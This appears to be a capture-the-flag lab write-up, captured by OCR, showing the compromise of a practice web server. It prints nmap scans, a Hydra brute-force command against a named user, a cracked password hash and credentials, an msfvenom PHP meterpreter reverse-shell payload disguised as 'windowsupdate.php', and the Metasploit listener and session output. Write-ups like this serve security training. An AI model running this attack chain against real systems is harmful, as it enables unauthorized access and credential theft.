
exitFirst, we ran **ifconfig** from our machine to discover the network subnet:

```
root@Kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.90  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::215:5dff:fe00:412  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:00:04:12  txqueuelen 1000  (Ethernet)
        RX packets 8717  bytes 1548268 (1.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 319411  bytes 68252683 (65.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4184  bytes 191433 (186.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4184  bytes 191433 (186.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@Kali:~#
```


We ran **nmap -sS -A 192.168.1.0/24** and found a potential attack target:

```
Nmap scan report for 192.168.1.105
Host is up (0.00053s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```

When searching the website we found we came across the following error page:



This lead us to try accessing the folder via the web browser:



With this user hint, we decided to try a brute force attack to gain access. We found the **rockyou.txt** word list in **/usr/share/wordlists** and unziped the file using **gunzip.** With a potential user name, a word list, and a location, we decided to use Hydra to brute force our way in using **hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folder** with the following result:

```
Shell No.1
File  Actions  Edit  View  Help
14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of
14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of
 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of
14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
f 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 15] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-26 1
6:33:39
root@Kali:/usr/share/wordlists#
```


After returning to the login page, we tried logging in with **ashton::leopoldo** and got:

192.168.1.105/company_folders/secret_folder/connect_to_corp_server


Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU


```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

We went to **crackstation.net** and ran the hash with the follow results:




We now have a username and password(**ryan::linux4u**) to complete the dav connection, which Ashton kindly walked us through:






```
ryan:$apr1$fsU/VibG$HznoQs6XTF7VauEHtktNt.
```

We decided a PHP reverse shell would be the best method of attack. We build our payload using **msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 > windowsupdate.php** and then uploaded our payload to the server using Ashton's wonderful directions




Once the file transfer was complete, we loaded up metasploit with **msfconsole** to set up and run the listener:

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
```

Once running we went to **192.168.1.105/webdav/** to run our script:



We returned to metasploit to find our connection successful:

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:45714) at 2021-10-26
20:47:21 -0700

meterpreter >
```

Once in, we opened a shell to search for the flag:

```
[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 4 opened (192.168.1.90:4444 → 192.168.1.105:45862) at 2021-10-26
20:59:11 -0700

meterpreter > shell
Process 1801 created.
Channel 0 created.
cd /
find -iname flag* 2>dev/null
./flag.txt
cat ./flag.txt
b1ng0w@5h1sn@m0
```